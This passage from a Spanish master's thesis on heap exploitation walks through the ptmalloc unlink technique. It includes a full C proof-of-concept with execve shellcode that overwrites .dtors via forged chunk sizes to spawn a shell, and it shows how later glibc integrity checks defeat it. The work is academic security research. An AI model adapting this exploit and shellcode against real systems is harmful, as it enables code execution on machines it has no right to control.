[22]Destacar que los datos se deben escribir en little endian debido a la arquitectura sobre la que se trabaja

Tal y como se puede ver, se ejecuta el *shellcode* lo que brinda al usuario una línea de comandos para ejecutar lo que desee.

Finalmente, lo único que queda por dilucidar es si descomentando el seguno `free()` el *shellcode* sigue ejecutándose. El Código 32 muestra el cambio a realizar y la ejecución de la nueva prueba de concepto.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ sed 's
    /\/\/free/free/gi' pof.c >> pof2.c
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ gcc pof2.
    c -o pof2
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./pof2
$ id
uid=1000(newlog) gid=1000(newlog) groups=1000(newlog),4(adm),20(dialout),24(cdrom),46(
    plugdev),111(lpadmin),119(admin),122(sambashare)
$ exit
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 32. Ejecución de la prueba de concepto con los dos free()

Con "`sed 's/\/\/free/free/gi' pof.c >> pof2.c`" se crea el archivo pof2.c que será igual al archivo pof.c pero la línea con el free() comentado se descomentará. A continuación se compila y ejecuta obteniendo el mismo resultado que en la prueba de concepto anterior.

Lo que ocurre cuando se ejecuta el segundo `free()` es que el flujo de ejecución entra en la condición de la línea 4217 del archivo malloc.c. Con dicha condición el algoritmo descubre si el fragmento a liberar cumple las condiciones para almacenarse en un *fastbin*. Debido a que el tamaño del fragmento a liberar es 0 al haber sobrescrito el campo `size`, el fragmento cumple las condiciones y por tanto se almacena como si fuera un *fastbin*.
Así pues, si el flujo de ejecución sigue el camino de los *fastbins*, no se encuentra ningún problema y la prueba de concepto funciona correctamente.

### 3.3.3. Construcción del payload sin bytes nulos

En el apartado anterior se ha construido una prueba de concepto de un modo innovador de manera que en ningún otro artículo escrito sobre el tema lo había publicado. Los artículos que tratan esta materia tales como [15], [1] o [7] utilizan la técnica que se explicará a continuación, sin embargo, todos esas publicaciones están obsoletas de modo que ninguna de ellas funciona contra el algoritmo *ptmalloc* tal y como está a día de hoy.
Todos los artículos citados están basados en el artículo pionero en la materia [15], sin embargo, con los datos proporcionados por dicho artículo es imposible llevar a cabo la explotación del algoritmo.

En este capítulo se muestra una revisión de la técnica presentada en [15] de modo que la explotación del algoritmo sea completamente funcional.

Sin embargo, la pregunta más evidente es ¿porqué revisar la técnica de MaXX si con la técnica mostrada anteriormente ya se cumplían los objetivos? Básicamente por que con la técnica de MaXX es posible evitar el uso de bytes nulos. La problemática que introducen los bytes nulos está ampliamente detallada en [17], pero en pocas palabras se puede definir que el uso de bytes nulos hace que la copia de bytes en los búfers termine abruptamente si dicha copia se realiza con funciones enfocadas al tratamiento de cadenas tales como `strcpy()`, `strlen()`, etc.

La técnica utilizada en este apartado es parecida a la técnica detallada en el capítulo anterior. Se volverá a sobrescribir la sección .dtors con la dirección del *shellcode* que se ejecutará. Sin embargo, esta vez el *payload* será diferente.
Tal y como ya se ha visto, en el algoritmo *ptmalloc* para descubrir si los fragmentos están en uso se utiliza el campo `size` del propio fragmento, pero otra cosa muy importante es el hecho de que para conocer dónde empiezan los fragmentos de memoria también se utiliza el campo `size`. Por ejemplo, si se obtiene un fragmento de memoria `p`, el siguiente fragmento de memoria se ubicará en la dirección `p+size`, donde `size` es el tamaño del fragmento `p`.
De este modo, si se sobrescribe el campo `size` del segundo fragmento de memoria se puede engañar al algoritmo de tal modo que crea que un fragmento esté situado en una dirección de memoria en la que se pueda escribir, con el objetivo de crear un fragmento de memoria falso con el que se ejecute la macro *unlink*.

En la Figura 11 se muestra el *payload* final. Como se puede ver, el *payload* es mucho más complejo pero a continuación se detalla el por qué de cada uno de los parámetros que lo definen.

Empezando de atrás en adelante, la explicación es mucho más intuitiva, así que se desarrollará de este modo.




Figura 11. Payload sin null bytes

El primer valor fuera de lo común en el *payload* es el -16[23]. Aquí es donde entra en juego la temática del null byte. Lo primero a entender es que con este -16 se hace creer al algoritmo que el siguiente fragmento de memoria se encuentra donde empieza el fragmento 2 "más" -16 bytes. Evidentemente se podría haber utilizado un valor positivo y construir el fragmento de memoria falso 16 bytes por encima del fragmento 2, sin embargo, utilizando un valor negativo se evita la introducción de null bytes.
Esto se debe a que para representar valores enteros se utiliza una representación conocida como *complemento a 2*[24]. Este sistema permite representar valores tanto positivos como negativos utilizando números binarios. Con esta técnica se aprovecha el hecho de que la representación de números negativos en complemento a 2 se construye a partir de negar todos los bits del valor que se quiere convertir y sumarle uno. Negando todos los bits del valor a convertir se consigue que los bits más significativos del valor tengan sus bits a 1 y no a 0, como ocurre con valores pequeños.
A modo de ejemplo, el complemento a 2 el número 8 en una arquitectura de 32 bits se representa como 0x00000008, en cambio, el número -8 se representa como 0xfffffff8. Como se puede ver, el número 8 contiene muchos bytes nulos, mientras que el número -8 no contiene ninguno.

Con este -16, cuando se realiza el primer `free()` el flujo del programa acaba en el Código 25 de la página 41. Después de obtenerse el valor para `nextchunk` que es la dirección del fragmento 2 y su tamaño, -16, se comprueba si el siguiente fragmento al fragmento 2 está en uso. Esto se hace a partir de la macro `inuse_bit_at_offset` definida en el Código 26. Esta comprobación lleva a definir el tamaño del fragmento falso con un -8. En estos momentos el -8 no tiene justificación, lo que sí la tiene es que eligiendo un -8 el bit `PREV_INUSE` está a 0, con lo que la variable `nextinuse` será 0 y el algoritmo ejecutará la macro *unlink* al entrar en la condición de la línea 21.

[23]En realidad, el valor en complemento a 2 es un -15, sin embargo, cuando se eliminen los 3 bits de menor peso para obtener el tamaño del fragmento se obtendrá un -16.

[24]Para conocer más detalles sobre dicha representación, visitar:
`http://es.wikipedia.org/wiki/Complemento_a_dos`

De este modo se ha conseguido ejecutar la macro *unlink* con lo que la sección .dtors se habrá sobrescrito con la dirección del *shellcode* tal y como se ha explicado en los apartados anteriores.

Dando por hecho que ya se ha conseguido la ejecución de código arbitrario, a continuación se explica el por qué de los demás detalles del *payload* en orden de participación en el flujo de ejecución.

Después del primer `free()`, se ejecuta el `free()` del segundo fragmento. Al ejecutarse las líneas 4 y 5 de Código 25 se obtiene la dirección del siguiente fragmento a partir del tamaño del fragmento que se está liberando, o sea, -16. De este modo, la variable `nextchunk` apunta al fragmento de memoria falso y la variable `nextsize` almacena el valor -8.

Acto seguido se ejecuta la macro `prev_inuse(p)`. El fragmento `p` es el que tiene un tamaño de -16 bytes, pero tal y como se ha apuntado a pie de página anteriormente, el valor real es un -15 debido a que el último bit del campo `size` está a uno. O sea, el bit `PREV_INUSE` está a 1 con lo que no se entrará a la condición de la línea 9 y de este modo se evitará un nuevo *unlink*.

La siguiente instrucción relevante es, de nuevo, la de la línea 18, que es la macro `inuse_bit_at_offset()`. Del siguiente fragmento al que apunta `nextchunk`, o sea, el siguiente fragmento al fragmento falso, se obtiene su tamaño. Tal y como ya se ha comentado, al fragmento falso se le ha asignado un tamaño de -8 bytes, con lo que el siguiente fragmento estará a menos -8 bytes a donde apunta `nextchunk`. El campo `size` de este nuevo fragmento falso tiene el bit de menos peso a 1 con lo que no se entrará a la condición de la línea 21 ya que la variable `nextinuse` será 1. De este modo, de nuevo, se evita volver a ejecutar la macro *unlink*.

Con esta explicación se detallan todos los datos del *payload*. Evidentemente, todos los datos que no se han comentado pueden contener cualquier valor, evitando, evidentemente, bytes nulos.

Tal y como se ha visto, esta técnica es bastante más compleja que la anterior, sin embargo, cuando la situación lo requiera se podrá recurrir a ella. Además, el uso de valores negativos o *desbordamientos de enteros* permite evitar condiciones como la que se encuentra en [malloc.c:4217].

### 3.3.4. Construcción de la prueba de concepto sin bytes nulos

Este apartado va a ser mucho menos extenso que el 3.3.2. debido a que el concepto es el mismo con la única diferencia que el *payload* ha cambiado. El Código 33 muestra la nueva prueba de concepto.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4  #include <sys/mman.h>
5  #include <unistd.h>
6
7  #define VULN    "./vuln"
8  #define PAYLOAD_SIZE  531
9
10 void world_destruction() __attribute__((destructor));
11 void build_payload (char *, void *);
12
13 char shellcode[]=   /* jmp 12 + 12 nops */
14       "\xeb\x0a\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
15       /* shellcode by vlan7 and sch3m4 */
16       "\x31\xdb\x8d\x43\x17\x99\xcd\x80\x31\xc9"
17       "\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
18       "\x69\x8d\x41\x0b\x89\xe3\xcd\x80";
19
20 int main(int argc, char ** argv) {
21
22   int status;
23   char crafted_data[700] = {0};
24
25
26   /* Obtain the page size of the system */
27   int pagesize = sysconf(_SC_PAGE_SIZE);
28   if ( pagesize == -1) {
29     perror("[-] Page size could not be obtained");
30     exit(EXIT_FAILURE);
31   }
32   /* Obtain an aligned memory region in order to mprotect it */
33   void * real_shell;
34   if ( posix_memalign(&real_shell, pagesize, sizeof(shellcode)) ) {
35     perror("[+] Aligned memory could not be obtained");
36     exit(EXIT_FAILURE);
37   }
38   /* Copy the shellcode to the executable region obtained with memalign
         */
39   memcpy(real_shell, shellcode, sizeof(shellcode));
40   /* Making  shellcode location executable */
41   mprotect(real_shell, pagesize, PROT_WRITE | PROT_EXEC);
42   /* Making DTORS section writable */
43   mprotect((void*)0x8049000, pagesize, PROT_WRITE);
```

```
44    /* The payload is built */
45    build_payload(crafted_data, real_shell);
46
47
48    char * ptr_1 = (char *) malloc (512);
49    char * ptr_2 = (char *) malloc (512);
50
51    memcpy(ptr_1, crafted_data, PAYLOAD_SIZE);
52
53    free(ptr_1);
54    free(ptr_2);
55
56    return 0;
57  }
58
59  void build_payload(char * crafted_data, void * sc_addr) {
60
61    char str_dtor_ptr[5] = {0};
62    char * seek = crafted_data;
63
64    /* Trash */
65    memset(seek, '@', 492);
66    seek += 492;
67    /* Size of the second fake chunk */
68    /* if the PREV_INUSE bit is set, the unlink is not triggered */
69    /* in the second free()*/
70    memcpy(seek, "\x41@@@", 4);
71    seek += 4;
72    /* prev_size of fake chunk. */
73    memcpy(seek, "@@@@", 4);
74    seek += 4;
75    /* size of fake chunk. PREV_INUSE bit unset. -8 value */
76    /* triggers unlink in the nextinuse of the first free() */
77    memcpy(seek, "\xf8\xff\xff\xff", 4);
78    seek += 4;
79    /* fd of fake chunk */
80    memcpy(seek, "@@@@", 4);
81    seek += 4;
82    /* bk of fake chunk */
83    memcpy(seek, "@@@@", 4);
84    seek += 4;
85    /* prev_size of second freed chunk. */
86    memcpy(seek, "@@@@", 4);
87    seek += 4;
88    /* size of second freed chunk. Hexadecimal -16 value */
89    /* PREV_INUSE bit set. Avoid consolidate backward (unlink) on 2nd
         free */
90    memcpy(seek, "\xf1\xff\xff\xff", 4);
91    seek += 4;
92    /* fd of second freed chunk. dtors_end - 12 */
93    memcpy(str_dtor_ptr, "\x10\x9f\x04\x08", 4);
```

```
94    memcpy(seek, str_dtor_ptr, 4);
95    seek += 4;
96    /* bk of second freed chunk. Shellcode address */
97    memcpy(seek, &sc_addr, 4);
98    seek += 4;
99  }
100
101 void world_destruction() {}
```

Código 33. Exploit para el algoritmo ptmalloc sin bytes nulos

Debido a la complejidad del código o, al menos, del *payload*, éste está mucho más comentado, detallando el por qué de cada una de sus partes. Los comentarios son una especie de resumen del apartado anterior.

Al ejecutar el código, del mismo modo que con el código anterior, se obtiene una línea de comandos:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ gcc
    pof_without_null_bytes.c -o pof_without_null_bytes -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./
    pof_without_null_bytes
$ id
uid=1000(newlog) gid=1000(newlog) groups=1000(newlog),4(adm),20(dialout),24(cdrom),46(
    plugdev),111(lpadmin),119(admin),122(sambashare)
$ exit
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 34. Ejecución de la prueba de concepto sin bytes nulos

## 3.4. Evolución de la técnica

Por otro lado, sería correcto justificar porqué las técnicas detalladas en los artículos citados anteriormente ya no funcionan.
La metodología que se explicaba en ellos era muy parecida a la detallada en el capítulo anterior, sin embargo, a parte de otras diferencias más sutiles, en esos artículos en vez de sobrescribir el campo `size` del segundo fragmento con un -15 (a efectos prácticos el tamaño es de -16 bytes) lo sobrescribían con un -4, en hexadecimal, 0xfffffffc.
Actualmente, si se utiliza dicho valor, la macro *unlink* se ejecuta en el primer `free()`, sin embargo, cuando se está liberando el segundo fragmento de memoria, el que contiene el -4 en el campo `size`, el programa termina su ejecución recibiendo un `SIGSEGV`, o sea, realizando una violación de segmento cuando se ejecuta la macro `arena_for_chunk()` en [malloc:3405].

Esto se debe a que el valor -4, en hexadecimal es 0xfc lo que en binario es 1111 0110. El segundo conjunto de 4 bits contiene el bit `NON_MAIN_ARENA` a 1. Este dato es relevante debido a que la macro `arena_for_chunk()` se define del siguiente modo:

```
1 #define arena_for_chunk(ptr) \
2  (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)
```

Código 35. Macro arena_for_chunk()

Se comprueba si el fragmento de memoria pertenece al arena principal a partir de la macro `chunk_non_main_arena()`, definida como:

```
1 /* size field is or'ed with NON_MAIN_ARENA if the chunk was obtained
2    from a non-main arena.  This is only set immediately before handing
3    the chunk to the user, if necessary.  */
4 #define NON_MAIN_ARENA 0x4
5
6 /* check for chunk from non-main arena */
7 #define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

Código 36. Macro chunk_non_main_arena()

Como se puede ver, la macro devolverá un valor diferente a uno si el campo `size` del fragmento de memoria tiene el bit `NON_MAIN_ARENA` a 1.
Tal y como ya se ha dicho, si el campo size contiene un -4, el bit `NON_MAIN_ARENA`, que en binario es 0100, estará a uno con lo que la condición será positiva y se ejecutará la macro `heap_for_ptr()` en vez de devolver la dirección del arena principal tal y como debería ocurrir.
Acto seguido, cuando se obtiene el puntero al arena a través de dicha macro, se

intenta obtener el campo `size`, pero debido a que dicho puntero no es correcto, se acaba incurriendo en una violación de segmento.

La única explicación lógica a este error publicado en los artículos citados es que en la época en la que se publicaron el algoritmo *ptmalloc* no implementaba el uso de diferentes arenas sino que siempre operaba sobre el mismo arena. Evidentemente, con la introducción del uso de más de un arena la técnica se volvió obsoleta tal y como se demuestra con el Código 37.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ gdb -q
    pof_without_null_bytes
Leyendo símbolos desde /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/unlink/
    ptmalloc2_test/pof_without_null_bytes...hecho.
(gdb) r
Starting program: /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/unlink/
    ptmalloc2_test/pof_without_null_bytes

Program received signal SIGSEGV, Segmentation fault.
0x0013087e in free (mem=0x804b210) at malloc.c:3405
3405    ar_ptr = arena_for_chunk(p);
(gdb) x/3x 0x804b208
0x804b208:  0x40404041  0xfffffffc  0x08049f10
(gdb)
```

Código 37. Ejecución con el campo size a -4

Como se puede ver, el puntero `mem` apunta a la dirección 0x804b210. Si a dicha dirección se le restan 8 bytes se obtiene la dirección del fragmento de memoria p[25]. Como se puede ver, el campo `prev_size` del fragmento contiene el valor 0x40404041, que se ha sobrescrito con el desbordameinto, y el campo size contiene el valor 0xfffffffc, -4. Debido a lo explicado, este valor hace que el programa termine al ejecutar la macro `arena_for_chunk`.

[25]El valor del puntero p ha sido obtimizado por gdb, por esta razón no se obtiene su contenido con x/3x p.

# 4. Explotando el algoritmo implementado en la GLIBC

Actualmente, las técnicas detalladas en los apartados anteriores están obsoletas. Aunque el algoritmo que se usa sea el mismo, en la implementación existente en la *glibc* se han añadido muchas modificaciones con el objetivo de asegurar la integridad de las estructuras de datos de modo que la explotación del algoritmo se ha vuelto significativamente más compleja.

Para mostrar las nuevas medidas de seguridad implementadas en la *glibc*, a continuación se ejecutan las pruebas de concepto detalladas en los apartados anteriores.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./
    pof_without_null_bytes
*** glibc detected *** ./pof_without_null_bytes: free(): invalid next size (normal): 0
    x09515008 ***
======= Backtrace: =========
/lib/libc.so.6(+0x6c501)[0x202501]
/lib/libc.so.6(+0x6dd70)[0x203d70]
/lib/libc.so.6(cfree+0x6d)[0x206e5d]
./pof_without_null_bytes[0x8048703]
/lib/libc.so.6(__libc_start_main+0xe7)[0x1acce7]
./pof_without_null_bytes[0x8048521]
======= Memory map: ========
00194000-00195000 r-xp 00000000 00:00 0          [vdso]
00196000-002ed000 r-xp 00000000 08:01 655498     /lib/libc-2.12.1.so
002ed000-002ee000 ---p 00157000 08:01 655498     /lib/libc-2.12.1.so
002ee000-002f0000 r--p 00157000 08:01 655498     /lib/libc-2.12.1.so
002f0000-002f1000 rw-p 00159000 08:01 655498     /lib/libc-2.12.1.so
002f1000-002f4000 rw-p 00000000 00:00 0
00b24000-00b3e000 r-xp 00000000 08:01 655532     /lib/libgcc_s.so.1
00b3e000-00b3f000 r--p 00019000 08:01 655532     /lib/libgcc_s.so.1
00b3f000-00b40000 rw-p 0001a000 08:01 655532     /lib/libgcc_s.so.1
00eed000-00f09000 r-xp 00000000 08:01 655474     /lib/ld-2.12.1.so
00f09000-00f0a000 r--p 0001b000 08:01 655474     /lib/ld-2.12.1.so
00f0a000-00f0b000 rw-p 0001c000 08:01 655474     /lib/ld-2.12.1.so
08048000-08049000 r-xp 00000000 08:01 923982     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_without_null_bytes
08049000-0804a000 -w-p 00000000 08:01 923982     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_without_null_bytes
0804a000-0804b000 rw-p 00001000 08:01 923982     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_without_null_bytes
09515000-09516000 rw-p 00000000 00:00 0
09516000-09517000 -wxp 00000000 00:00 0
09517000-09537000 rw-p 00000000 00:00 0
b7700000-b7721000 rw-p 00000000 00:00 0
b7721000-b7800000 ---p 00000000 00:00 0
b785f000-b7860000 rw-p 00000000 00:00 0
b786d000-b786f000 rw-p 00000000 00:00 0
bfd25000-bfd46000 rw-p 00000000 00:00 0          [stack]
Abortado
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 38. Ejecución de la prueba de concepto sin bytes nulos

En el Código 38 se ejecuta la primera prueba de concepto en la que no se utilizaban bytes nulos. Como se puede ver el código fuente de la glibc implementa una nueva medida de seguridad por la que el tamaño del siguiente fragmento de memoria al que se va a liberar no es correcto. Esta nueva comprobación se ha añadido en la línea 4306 del archivo malloc.c[26]. El Código 39 muestra dicha comprobación.

```
1     if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
2         || __builtin_expect (nextsize >= av->system_mem, 0))
3       {
4         errstr = "free(): invalid next size (normal)";
5         goto errout;
6       }
```

Código 39. Comprobación del tamaño del siguiente fragmento (malloc.c:4306)

En este caso, el tamaño del siguiente fragmento es mayor a `av->system_mem`, por esta razón la prueba de concepto no funciona correctamente.

Por otro lado, si se ejecuta la prueba de concepto en la que no existían bytes nulos se obtiene el siguiente resultado.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./
    pof_null_bytes
*** glibc detected *** ./pof_null_bytes: double free or corruption (!prev): 0x09748008
    ***
======= Backtrace: =========
/lib/libc.so.6(+0x6c501)[0x2ae501]
/lib/libc.so.6(+0x6dd70)[0x2afd70]
/lib/libc.so.6(cfree+0x6d)[0x2b2e5d]
./pof_null_bytes[0x8048703]
/lib/libc.so.6(__libc_start_main+0xe7)[0x258ce7]
./pof_null_bytes[0x8048521]
======= Memory map: ========
00110000-0012a000 r-xp 00000000 08:01 655532     /lib/libgcc_s.so.1
0012a000-0012b000 r--p 00019000 08:01 655532     /lib/libgcc_s.so.1
0012b000-0012c000 rw-p 0001a000 08:01 655532     /lib/libgcc_s.so.1
00242000-00399000 r-xp 00000000 08:01 655498     /lib/libc-2.12.1.so
00399000-0039a000 ---p 00157000 08:01 655498     /lib/libc-2.12.1.so
0039a000-0039c000 r--p 00157000 08:01 655498     /lib/libc-2.12.1.so
0039c000-0039d000 rw-p 00159000 08:01 655498     /lib/libc-2.12.1.so
0039d000-003a0000 rw-p 00000000 00:00 0
0049b000-0049c000 r-xp 00000000 00:00 0          [vdso]
006f7000-00713000 r-xp 00000000 08:01 655474     /lib/ld-2.12.1.so
00713000-00714000 r--p 0001b000 08:01 655474     /lib/ld-2.12.1.so
00714000-00715000 rw-p 0001c000 08:01 655474     /lib/ld-2.12.1.so
08048000-08049000 r-xp 00000000 08:01 924051     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_null_bytes
08049000-0804a000 -w-p 00000000 08:01 924051     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_null_bytes
0804a000-0804b000 rw-p 00001000 08:01 924051     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_null_bytes
09748000-09749000 rw-p 00000000 00:00 0
```

[26]A partir de ahora y hasta que se especifique lo contrario, todas las referencias al código fuente son a los archivos encargados de la gestión de la memoria dinámica de la glibc 2.3.5.

```
09749000-0974a000 -wxp 00000000 00:00 0
0974a000-0976a000 rw-p 00000000 00:00 0
b7700000-b7721000 rw-p 00000000 00:00 0
b7721000-b7800000 ---p 00000000 00:00 0
b78dd000-b78de000 rw-p 00000000 00:00 0
b78eb000-b78ed000 rw-p 00000000 00:00 0
bfbac000-bfbcd000 rw-p 00000000 00:00 0          [stack]
Abortado
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 40. Ejecución de la prueba de concepto con bytes nulos

En este caso, se comprueba la integridad de las estructuras de datos y, a tal efecto, se comprueba si el siguiente fragmento a liberar tiene el bit `PREV_INUSE` a 0. De ser así, evidentemente se han corrompido las estructuras ya que dicho bit debería estar a 1 debido a que el fragmento a liberar - el anterior al de esta comprobación - está en uso. esta comprobación se ha añadido en la línea 4299 del archivo malloc.c tal y como se muestra en el Código 41.

```
1     /* Or whether the block is actually not marked used.  */
2     if (__builtin_expect (!prev_inuse(nextchunk), 0))
3       {
4         errstr = "double free or corruption (!prev)";
5         goto errout;
6       }
```

Código 41. Comprobación del prev_inuse siguiente fragmento (malloc.c:4299)

Si se conoce el funcionamiento del algoritmo, la evasión de las medidas de seguridad que se han mostrado es trivial, sin embargo, existe otra medida de seguridad implementada directamente en la macro *unlink* que hace que el proceso de desenlazado de un fragmento de memoria sea mucho más robusto.
El Código 42 muestra la ejecución de una nueva prueba de concepto que implementa un *payload* diferente. En este caso, en vez de utilizar un *offset* negativo para situar el fragmento de memoria falso, se ha utilizado un *offset* positivo de modo que se evadan las medidas de seguridad mostradas. Si el lector ha entendido todos los conceptos explicados hasta el momento, no tendrá ningún problema para desarrollar él mismo dicha prueba de concepto.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./
    pof_positive_offset
*** glibc detected *** ./pof_positive_offset: corrupted double-linked list: 0x088c4208
    ***
======= Backtrace: =========
/lib/libc.so.6(+0x6c501)[0xb50501]
/lib/libc.so.6(+0x6de33)[0xb51e33]
/lib/libc.so.6(cfree+0x6d)[0xb54e5d]
./pof_positive_offset[0x8048739]
/lib/libc.so.6(__libc_start_main+0xe7)[0xaface7]
./pof_positive_offset[0x8048521]
======= Memory map: ========
00839000-0083a000 r-xp 00000000 00:00 0          [vdso]
```

```
00a74000-00a8e000 r-xp 00000000 08:01 655532     /lib/libgcc_s.so.1
00a8e000-00a8f000 r--p 00019000 08:01 655532     /lib/libgcc_s.so.1
00a8f000-00a90000 rw-p 0001a000 08:01 655532     /lib/libgcc_s.so.1
00ae4000-00c3b000 r-xp 00000000 08:01 655498     /lib/libc-2.12.1.so
00c3b000-00c3c000 ---p 00157000 08:01 655498     /lib/libc-2.12.1.so
00c3c000-00c3e000 r--p 00157000 08:01 655498     /lib/libc-2.12.1.so
00c3e000-00c3f000 rw-p 00159000 08:01 655498     /lib/libc-2.12.1.so
00c3f000-00c42000 rw-p 00000000 00:00 0
00f29000-00f45000 r-xp 00000000 08:01 655474     /lib/ld-2.12.1.so
00f45000-00f46000 r--p 0001b000 08:01 655474     /lib/ld-2.12.1.so
00f46000-00f47000 rw-p 0001c000 08:01 655474     /lib/ld-2.12.1.so
08048000-08049000 r-xp 00000000 08:01 923969     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_positive_offset
08049000-0804a000 -w-p 00000000 08:01 923969     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_positive_offset
0804a000-0804b000 rw-p 00001000 08:01 923969     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/unlink/ptmalloc2_test/pof_positive_offset
088c4000-088c5000 rw-p 00000000 00:00 0
088c5000-088c6000 -wxp 00000000 00:00 0
088c6000-088e5000 rw-p 00000000 00:00 0
b7600000-b7621000 rw-p 00000000 00:00 0
b7621000-b7700000 ---p 00000000 00:00 0
b7712000-b7713000 rw-p 00000000 00:00 0
b7720000-b7722000 rw-p 00000000 00:00 0
bfccd000-bfcee000 rw-p 00000000 00:00 0          [stack]
Abortado
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 42. Ejecución de la prueba de concepto con offset positivo

De nuevo, se produce un error. Pero este error se debe a una comprobación que parece que soluciona todos los problemas que introduce la macro *unlink*. El Código 43 muestra dicha comprobación.

```
1  /* Take a chunk off a bin list */
2  #define unlink(P, BK, FD) {                                            \
3    FD = P->fd;                                                          \
4    BK = P->bk;                                                          \
5    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
6     malloc_printerr (check_action, "corrupted double-linked list", P); \
7    else {                                                               \
8      FD->bk = BK;                                                       \
9      BK->fd = FD;                                                       \
10   }                                                                    \
11 }
```

Código 43. Comprobación en la macro unlink (malloc.c:1986)

Esta comprobación es tan compleja de evadir porque comprueba la integridad de los fragmentos de memoria involucrados en el proceso de *unlink* y comprueba la integridad de los punteros que se sobrescriben para realizar la explotación.
Para entender esta comprobación basta con volver a estudiar la Figura 5 de la página 34. En dicha figura es el fragmento 3 el que se va a desenlazar con la macro *unlink*. Si se siguen los punteros, se podrá comprobar como las condiciones de la línea 5 del Código 43 no se cumplen ya que `FD->bk` y `BK->fd` apuntan a `P`. En la Figura 5 se

cumplen dichos parámetros ya que el campo `bk` del fragmento 6 y el campo `fd` del fragmento 1 apuntan al fragmento 3, o sea, lo que sería `P`.
En cambio, si se intenta explotar el algoritmo tal y como se ha explicado en los apartados anteriores, el campo `fd` del fragmento `P` apuntaría a la sección .dtors con lo que `P->fd->bk`, o sea, `FD->bk` no apuntaría a `P` y, por otro lado, el campo `bk` del fragmento `P` apuntaría al *shellcode* con lo que `BK->fd` no apuntaría a `P`.

Podría existir un modo de evadir esta medida de seguridad, sin embargo, posiblemente sólo podría ser una prueba de concepto ya que no sería posible extrapolar dicha técnica a un *exploit* real. Este tema se trata con más énfasis en el capítulo 5.2.

## 4.1. Malloc Maleficarum

El texto Malloc Maleficarum[26] se escribió con el propósito de evadir las nuevas medidas de seguridad que se habían implantado en la glibc para evitar la explotación del algoritmo a través de las vulnerabilidades explicadas en los apartados anteriores y otras vulnerabilidades que no se han detallado.

La grandeza de este texto reside en que a finales del 2004 la glibc fue mejorada de tal manera que el código parecía inexpugnable. Los desarrolladores habían corregido cada una de las vulnerabilidades del algoritmo, de modo que todos los *exploits* que se basaban en la explotación del *heap* se volvieron obsoletos. Parecía que la gestión de memoria dinámica en sistemas Linux volvía a ser segura. Sin embargo, la felicidad de los desarrolladores duró apenas un año, pues a finales de 2005 Phantasmal Phantasmagoria publicaba un texto en el que teorizaba sobre no uno, sino cinco métodos para explotar el *heap*.

